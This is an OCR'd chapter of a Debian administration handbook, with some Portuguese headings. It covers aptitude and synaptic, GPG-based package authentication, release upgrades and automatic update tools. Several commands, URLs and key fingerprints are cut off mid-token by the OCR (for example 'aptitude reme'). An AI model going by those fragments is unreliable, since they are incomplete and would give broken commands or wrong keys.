
6.4. Interfaces: aptitude, synaptic

APT is a C++ program whose code mainly resides in the **libapt-pkg** shared library. Using a shared library facilitates the creation of user interfaces (front-ends), since the code contained in the library can easily be reused. Historically, **apt-get** was only designed as a test front-end for **libapt-pkg** but its success tends to obscure this fact.

6.4.1. aptitude

aptitude is an interactive program that can be used in semi-graphical mode on the console. You can browse the list of installed and available packages, look up all the available information, and select packages to install or remove. The program is designed specifically to be used by administrators, so that its default behaviors are much more intelligent than **apt-get**'s, and its interface much easier to understand.

Figure 6.1. O gerenciador de pacotes aptitude


Actions Undo Package Resolver Search Options Views Help
C-T: Menu ?: Help q: Quit u: Update g: Download/Install/Remove Pkgs
aptitude 0.6.3 Will use 7172 kB of disk space DL Size: 3663 k
--- Upgradable Packages (34)
--- New Packages (9605)
--\ Installed Packages (328)
--\ admin - Administrative utilities (install software, manage users, etc) (32)
--\ main - The main Debian archive (32)
i adduser 3.112+nmu2 3.112+nmu2
i A apt 0.8.10.3+s 0.8.10.3+s
i A apt-utils 0.8.10.3+s 0.8.10.3+s
i A apt-xapian-index 0.41 0.41
i base-passwd 3.5.22 3.5.22
i cron 3.0pl1-116 3.0pl1-116
i debconf 1.5.36.1 1.5.36.1
i A defoma 0.11.11 0.11.11
i A dmsetup 2:1.02.48- 2:1.02.48-
i dpkg 1.15.8.11 1.15.8.11
These packages are currently installed on your computer.
This group contains 328 packages.

When it starts, **aptitude** shows a list of packages sorted by state (installed, non-installed, or installed but not available on the mirrors — other sections display tasks, virtual packages, and new packages that appeared recently on mirrors). To

facilitate thematic browsing, other views are available. In all cases, **aptitude** displays a list combining categories and packages on the screen. Categories are organized through a tree structure, whose branches can respectively be unfolded or closed with the **Enter**, **[** and **]** keys. **+** should be used to mark a package for installation, **-** to mark it for removal and **_** to purge it (note than these keys can also be used for categories, in which case the corresponding actions will be applied to all the packages of the category). **u** updates the lists of available packages and **Shift**+**u** prepares a global system upgrade. **g** switches to a summary view of the requested changes (and typing **g**

again will apply the changes), and **q** quits the current view. If you are in the initial view, this will effectively close **aptitude**.

***DOCUMENTAÇÃO* aptitude**

This section does not cover the finer details of using **aptitude**, it rather focuses on giving you a survival kit to use it. **aptitude** is rather well documented and we advise you to use its complete manual available in the aptitude-doc-en package.

→ file:///usr/share/doc/aptitude/html/en/ind

To search for a package, you can type / followed by a search pattern. This

pattern matches the name of the package, but can also be applied to the description (if preceded by `~d`), to the section (with `~s`) or to other characteristics detailed in the documentation. The same patterns can filter the list of displayed packages: type the **l** key (as in *limit*) and enter the pattern.

6.4.1.1. Rastreando Pacotes Instalados Automaticamente

One of the essential functionalities of **aptitude** (which has also been integrated to **apt-get** since Lenny) is the tracking of packages installed only

through dependencies. These packages are called “automatic” and are tagged with an “A” in the list of packages — they often include libraries for instance. When a package is removed, the corresponding automatic packages are also selected for removal unless another “manually installed” package depends on them. It is possible to mark a package as automatic (with **Shift**+**m**) or to remove the mark (**m** key). When maintaining a system with **aptitude**, it is a good habit to mark as automatic any package that you don't need directly so that they are automatically removed when they aren't necessary anymore. You can either navigate the list of installed packages and play with

Shift+**m**, or apply the flag to entire sections (for example the `libs` section). This habit can help you to keep your system tidy and offers a simple way to visualize the packages in use on a machine, without all the libraries and dependencies that you don't really care about. The related pattern that can be used with **l** (to activate the filter mode) is `~i!~M`. It specifies that you only want to see installed packages (`~i`) not marked as automatic (`!~M`).

People might want to know why an automatically installed package is present on the system. To get this information from the command-line,

you can use **aptitude why *package***:

```
$  aptitude why python-debian
i   aptitude                Recommends a
i A apt-xapian-index Depends    p
```

***VALE A PENA SEGUIR* Evoluções recentes apt-get e aptitude**

Some of the advantages that **aptitude** historically had over **apt-get** have recently disappeared. For instance, since the release of Lenny, **apt-get** memorizes the packages that have been installed only to satisfy dependencies, just like **aptitude** has always done. It can also follow recommendations expressed by one package on another.

Among the recent evolutions of **aptitude**, a new version with a graphical interface is

currently being developed. Even if it's available in Squeeze (in the separate aptitude-gtk package), it's not complete yet and is subject to stability issues.

FERRAMENTA Usando aptitude na interface de linha de comando

Most of **aptitude**'s features are accessible via the interactive interface as well as via command-lines. These command-lines will seem familiar to regular users of **apt-get** and **apt-cache**.

The advanced features of **aptitude** are also available on the command-line. You can use the same package search patterns as in the interactive version. For example, if you want to run the previously suggested cleanup of “automatic”

packages, and if you know that none of the locally installed programs require any particular libraries or Perl modules, you can mark the corresponding packages as automatic with a single command:

```
# aptitude markauto '~slibs|~sperl'
```

Here, you can clearly see the power of the search pattern system of **aptitude**, which enables the instant selection of all the packages in the `libs` and `perl` sections.

Beware, if some packages are marked as automatic and if no other package depends on them, they will be removed immediately (after a confirmation request).

ALTERNATIVA deborphan e debfoster

Before **aptitude** came to life with its tracking of automatic packages, there were two utilities producing lists of unnecessary packages: **deborphan** and **debfoster**.

deborphan is the most rudimentary of both. It simply scans the `libs` and `oldlibs` sections (in the absence of supplementary instructions) looking for the packages that are currently installed and that no other packages depends on. The resulting list can then serve as a basis to remove unneeded packages.

debfoster has a more elaborate approach, very similar to **aptitude**'s: it maintains a list of packages that have been explicitly installed, and remembers what packages are really required between each invocation. If new packages appear on the

system and if **debfoster** doesn't know them as required packages, they will be shown on the screen together with a list of their dependencies. The program then offers a choice: remove the package (possibly together with those that depend on it), mark it as explicitly required, or ignore it temporarily.

6.4.1.2. Gerenciando Recomendações, Sugestões e Tarefas

Another interesting feature of **aptitude** is the fact that it respects recommendations between packages while still giving users the choice not

to install them on a case by case basis. For example, the gnome-desktop-environment package recommends gnome-accessibility (among others). When you select the former for installation, the latter will also be selected (and marked as automatic if not already installed on the system). Typing **g** will make it obvious: gnome-accessibility appears on the summary screen of pending actions in the list of packages installed automatically to satisfy dependencies. However, you can decide not to install it by deselecting it before confirming the operations.

Note that this recommendation

tracking feature does not apply to upgrades. For instance, if a new version of gnome-desktop-environment recommends a package that it did not recommend formerly, the package won't be marked for installation. However, it will be listed on the upgrade screen so that the administrator can still select it for installation.

Suggestions between packages are also taken into account, but in a manner adapted to their specific status. For example, since gnome-desktop-environment suggests gnome-audio, the latter will be displayed on the summary screen of pending actions (in

the section of packages suggested by other packages). This way, it is visible and the administrator can decide whether to take the suggestion into account or not. Since it is only a suggestion and not a dependency or a recommendation, the package will not be selected automatically — its selection requires a manual intervention from the user (thus, the package will not be marked as automatic).

In the same spirit, remember that **aptitude** makes intelligent use of the concept of task. Since tasks are displayed as categories in the screens of package lists, you can either select a

full task for installation or removal, or browse the list of packages included in the task to select a smaller subset.

6.4.1.3. Better Solver Algorithms

To conclude this section, let's note that **aptitude** has more elaborate algorithms compared to **apt-get** when it comes to resolving difficult situations. When a set of actions is requested and when these combined actions would lead to an incoherent system, **aptitude** evaluates several possible scenarios and presents them in order of decreasing relevance.

However, these algorithms are not failproof. Fortunately there is always the possibility to manually select the actions to perform. When the currently selected actions lead to contradictions, the upper part of the screen indicates a number of “broken” packages (and you can directly navigate to those packages by pressing **b**). It is then possible to manually build a solution for the problems found. In particular, you can get access to the different available versions by simply selecting the package with **Enter**. If the selection of one of these versions solves the problem, you should not hesitate to use the function. When the number of broken packages gets down to zero, you

can safely go to the summary screen of pending actions for a last check before you apply them.

***NOTA* logs do aptitude**

Like **dpkg**, **aptitude** keeps a trace of executed actions in its logfile (`/var/log/aptitude`). However, since both commands work at a very different level, you cannot find the same information in their respective logfiles. While **dpkg** logs all the operations executed on individual packages step by step, **aptitude** gives a broader view of high-level operations like a system-wide upgrade.

Beware, this logfile only contains a summary of operations performed by


aptitude. If other front-ends (or even **dpkg** itself) are occasionally used, then **aptitude**'s log will only contain a partial view of the operations, so you can't rely on it to build a trustworthy history of the system.

6.4.2. synaptic

synaptic is a graphical package manager for Debian which features a clean and efficient graphical interface based on GTK+/GNOME. Its many ready-to-use filters give fast access to newly available packages, installed packages, upgradable packages, obsolete packages and so on. If you

browse through these lists, you can select the operations to be done on the packages (install, upgrade, remove, purge); these operations are not performed immediately, but put into a task list. A single click on a button then validates the operations, and they are performed in one go.

Figure 6.2. gerenciador de pacotes synaptic


Synaptic Package Manager (as superuser)
File Edit Package Settings Help
Reload
Mark All Upgrades
Apply
Properties
Quick search
Search
All
Installed
Installed (auto removable)
Installed (manual)
Installed (upgradable)
Not installed
Not installed (residual config)
S
Package
Installed Version
Latest Version
Description
acpi-support-base 0.137-5 0.137-5 scripts for handling base ACPI even
acpid 1:2.0.7-1 1:2.0.7-1 Advanced Configuration and Power
adduser 3.112+nmu2 3.112+nmu2 add and remove users and groups
aide 0.15.1-2 0.15.1-2+squeeze1 Advanced Intrusion Detection Envir
alacarte 0.13.2-1 0.13.2-1 easy GNOME menu editing tool
alsa-base 1.0.2
alsa-utils 1.0.2
anacron 2.3-1
apt 0.8.1
apt-file 2.4.0
apt-listchanges 2.85
easy GNOME menu editing tool
Get Screenshot
Alacarte is an easy-to-use menu editor for
and edit new entries and menus. It works w
menu specification and should work with ar
that uses the spec.
Summary (as superuser)
Apply the following changes?
This is your last opportunity to look through the list of marked changes before they are applied.
To be removed
aide
aide-common
To be upgraded
akonadi-server
Summary
Show Details
259 packages will be upgraded
2 packages will be removed
3030 kB of extra space will be used
540 MB have to be downloaded
Download package files only
Cancel
Apply
Sections
Status
Origin
Custom Filters
Search Results
325 packages listed, 2132 installed, 0 broken. 259 to install/upgrade, 2 to remove; 3030 kB will be used

6.5. Verificando Autenticidade do Pacote

Security is very important for Falcot Corp administrators. Accordingly, they need to ensure that they only install packages which are guaranteed to come from Debian with no tampering on the way. A computer cracker could try to add malicious code to an otherwise legitimate package. Such a package, if installed, could do anything the cracker designed it to do, including for instance disclosing passwords or confidential

information. To circumvent this risk, Debian provides a tamper-proof seal to guarantee — at install time — that a package really comes from its official maintainer and hasn't been modified by a third party.

The seal works with a chain of cryptographical hashes and a signature. The signed file is the `Release` file, provided by the Debian mirrors. It contains a list of the `Packages` files (including their compressed forms, `Packages.gz` and `Packages.bz2`, and the incremental versions), along with their MD5, SHA1 and SHA256 hashes, which ensures that the files haven't been tampered with. These `Packages`

files contain a list of the Debian packages available on the mirror, along with their hashes, which ensures in turn that the contents of the packages themselves haven't been altered either.

The trusted keys are managed with the **apt-key** command found in the apt package. This program maintains a keyring of GnuPG public keys, which are used to verify signatures in the `Release.gpg` files available on the mirrors. It can be used to add new keys manually (when non-official mirrors are needed). Generally however, only the official Debian keys are needed. These keys are automatically kept up-to-date by the debian-archive-keyring

package (which invokes **apt-key** when it is installed or upgraded). However, the first installation of this particular package requires caution: even if the package is signed like any other, the signature cannot be verified externally. Cautious administrators should therefore check the fingerprints of imported keys before trusting them to install new packages:

```
# apt-key fingerprint
/etc/apt/trusted.gpg
--------------------
pub   1024D/F42584E6 2008-04-06
      Key fingerprint = 7F5A 4445 4
uid                  Lenny Stable

pub   4096R/55BE302B 2009-01-27
      Key fingerprint = 150C 8614 9
```

```
uid                  Debian Archi

pub   2048R/6D849617 2009-01-24
    Key fingerprint = F6CF DE30 C
uid                  Debian-Volat

pub   4096R/B98321F9 2010-08-07
    Key fingerprint = 0E4E DE2C 7
uid                  Squeeze Stab

pub   4096R/473041FA 2010-08-27
    Key fingerprint = 9FED 2BCB D
uid                  Debian Archi
```

NA PRÁTICA Adicionando chaves confiáveis

When a third-party package source is added to the `sources.list` file, APT needs to be told about the corresponding GPG trusted key (otherwise it will keep

complaining that it can't ensure the authenticity of the packages coming from that repository). The first step is of course to get the public key. More often than not, the key will be provided as a small text file, which we'll call `key.asc` in the following examples.

To add the key to the trusted keyring, the administrator can run **apt-key add < key.asc**. Another way is to use the **synaptic** graphical interface: its "Authentication" tab in the Settings → Repositories menu gives the possibility of importing a key from the `key.asc` file.

For people who would want a dedicated application and more details on the trusted keys, it is possible to use **gui-apt-key** (in the package of the same name), a small graphical user interface which

manages the trusted keyring.

Once the appropriate keys are in the keyring, APT will check the signatures before any risky operation, so that front-ends will display a warning if asked to install a package whose authenticity can't be ascertained.

6.6. Atualizando de uma Versão Estável para a Próxima

One of the best-known features of Debian is its ability to upgrade an installed system from one stable release to the next: *dist-upgrade* — a well-known phrase — has largely contributed to the project's reputation. With a few precautions, upgrading a computer can take as little as a few, or a few dozen, minutes depending on the

download speed from the package repositories.

6.6.1. Procedimento Recomendado

Since Debian has quite some time to evolve in-between stable releases, you should read the release notes before upgrading.

***DE VOLTA AO BÁSICO* Notas de lançamento**

The release notes for an operating system (and, more generally, for any software) are a document giving an overview of the

software, with some details concerning the particularities of one version. These documents are generally short compared to the complete documentation, and they usually list the features which have been introduced since the previous version. They also give details on upgrading procedures, warnings for users of previous versions, and sometimes errata.

Release notes are available online: the release notes for the current stable release have a dedicated URL, while older release notes can be found with their codenames:

→ http://www.debian.org/releases/stable/rel

→ http://www.debian.org/releases/lenny/rel

In this section, we will focus on

upgrading a Lenny system to Squeeze. This is a major operation on a system; as such, it is never 100% risk-free, and should not be attempted before all important data has been backed up.

Another good habit which makes the upgrade easier (and shorter) is to tidy your installed packages and keep only the ones that are really needed. Helpful tools to do that include **aptitude**, **deborphan** and **debfoster** (see Section 6.4.1, “**aptitude**”). For example, you can use the following command:

```
# deborphan | xargs aptitude reme
```

Now for the upgrading itself. First, you

need to change the `/etc/apt/sources.list` file to tell APT to get its packages from Squeeze instead of Lenny. If the file only contains references to Stable rather than explicit codenames, the change isn't even required, since Stable always refers to the latest released version of Debian. In both cases, the database of available packages must be refreshed (with the **aptitude update** command or the refresh button in **synaptic**).

Once these new package sources are registered, you need to upgrade the aptitude and apt packages; their versions in Lenny have some limitations that could compromise the

automatic upgrade.

Remember to upgrade (or install) the most essential packages listed below, otherwise you might find that your system is unbootable:

- the bootloader grub-pc or grub-legacy (sometimes lilo);
- the tools that build the initial ramdisk (initrd): initramfs-tools;
- the standard library: libc6 or one of its optimized variants such as libc6-i686;
- the management system for device files: udev;
- last but not least, the kernel: depending on the hardware, the

metapackages to use are linux-image-486, linux-image-686 or linux-image-686-bigmem. These packages will only work for the i386 architecture; owners of computers based on different hardware will use other packages, most likely linux-image-2.6-amd64 for AMD64 or linux-image-powerpc* for PowerPC.

Once these first steps are done, it is time to handle the upgrade itself, either with **aptitude** or **synaptic**. You should carefully check the suggested actions before applying them: you might want to add suggested packages or deselect packages which are only recommended

and known not to be useful. In any case, the front-end should come up with a scenario ending in a coherent and up-to-date Squeeze system. Then, all you need is to do is wait while the required packages are downloaded, answer the Debconf questions and possibly those about locally modified configuration files, and sit back while APT does its magic.

6.6.2. Lidando com Problemas após uma Atualização

In spite of the Debian maintainers' best

efforts, a major system upgrade isn't always as smooth as you could wish. New software versions may be incompatible with previous ones (for instance, their default behavior or their data format may have changed). Also, some bugs may slip through the cracks despite the testing phase which always precedes a Debian release.

To anticipate some of these problems, you can install the apt-listchanges package, which displays information about possible problems at the beginning of a package upgrade. This information is compiled by the package maintainers and put in `/usr/share/doc/`*`package`*`/NEWS.Debia` files for the benefit of users. Reading

these files (possibly through apt-listchanges) should help you avoid bad surprises.

You might sometimes find that the new version of a software doesn't work at all. This generally happens if the application isn't particularly popular and hasn't been tested enough; a last-minute update can also introduce regressions which are only found after the stable release. In both cases, the first thing to do is to have a look at the bug tracking system at `http://bugs.debian.org/`*`package`*, and check whether the problem has already been reported. If it hasn't, you should report it yourself with

reportbug. If it is already known, the bug report and the associated messages are usually an excellent source of information related to the bug:

- sometimes a patch already exists, and it is available on the bug report; you can then recompile a fixed version of the broken package locally (see Section 15.1, “Reconstruindo um Pacote a partir de suas Fontes”);
- in other cases, users may have found a workaround for the problem and shared their insights about it in their replies to the report;
- in yet other cases, a fixed package

may have already been prepared and made public by the maintainer.

Depending on the severity of the bug, a new version of the package may be prepared specifically for a new revision of the stable release. When this happens, the fixed package is made available in the `proposed-updates` section of the Debian mirrors (see Section 6.1.1.1, “atualizações da Stable”). The corresponding entry can then be temporarily added to the `sources.list` file, and updated packages can be installed with **apt-get** or **aptitude**.

Sometimes the fixed package isn't available in this section yet because it is pending a validation by the Stable Release Managers. You can verify if that's the case on their web page. Packages listed there aren't available yet, but at least you know that the publication process is ongoing.

→ http://release.debian.org/proposed-updates/stable.html

6.7. Mantendo um Sistema Atualizado

The Debian distribution is dynamic and changes continually. Most of the changes are in the Testing and Unstable versions, but even Stable is updated from time to time, mostly for security-related fixes. Whatever version of Debian a system runs, it is generally a good idea to keep it up to date, so that you can get the benefit of recent evolutions and bug fixes.

While it is of course possible to periodically run a tool to check for available updates and run the upgrades, such a repetitive task is tedious, especially when it needs to be performed on several machines. Fortunately, like many repetitive tasks, it can be partly automated, and a set of tools have already been developed to that effect.

The first of these tools is **apticron**, in the package of the same name. Its main effect is to run a script daily (via **cron**). The script updates the list of available packages, and, if some installed packages are not in the latest available version, it sends an email with a list of

these packages along with the changes that have been made in the new versions. Obviously, this package mostly targets users of Debian Stable, since the daily emails would be very long for the more mobile versions of Debian. When updates are available, **apticron** automatically downloads them. It does not install them — the administrator will still do it — but having the packages already downloaded and available locally (in APT's cache) makes the job faster.

Administrators in charge of several computers will no doubt appreciate being informed of pending upgrades, but the upgrades themselves are still as

tedious as they used to be, which is where the `/etc/cron.daily/apt` script (in the apt package) comes in handy. This script is also run daily (and non-interactively) by **cron**. To control its behavior, use APT configuration variables (which are therefore stored in a file under `/etc/apt/apt.conf.d/`). The main three variables are:

`APT::Periodic::Update-Package-Lists`

> This option allows you to specify the frequency (in days) at which the package lists are refreshed. **apticron** users can do without this variable, since **apticron** already does this task.

`APT::Periodic::Download-Upgradeable-Packages`

Again, this option indicates a frequency (in days), this time for the downloading of the actual packages. Again, **apticron** users won't need it.

`APT::Periodic::AutocleanInterval`

This last option covers a feature that **apticron** doesn't have. It controls how often obsolete packages (those not referenced by any distribution anymore) are removed from the APT cache. This keeps the APT cache at a reasonable size and means that

you don't need to worry about that task.

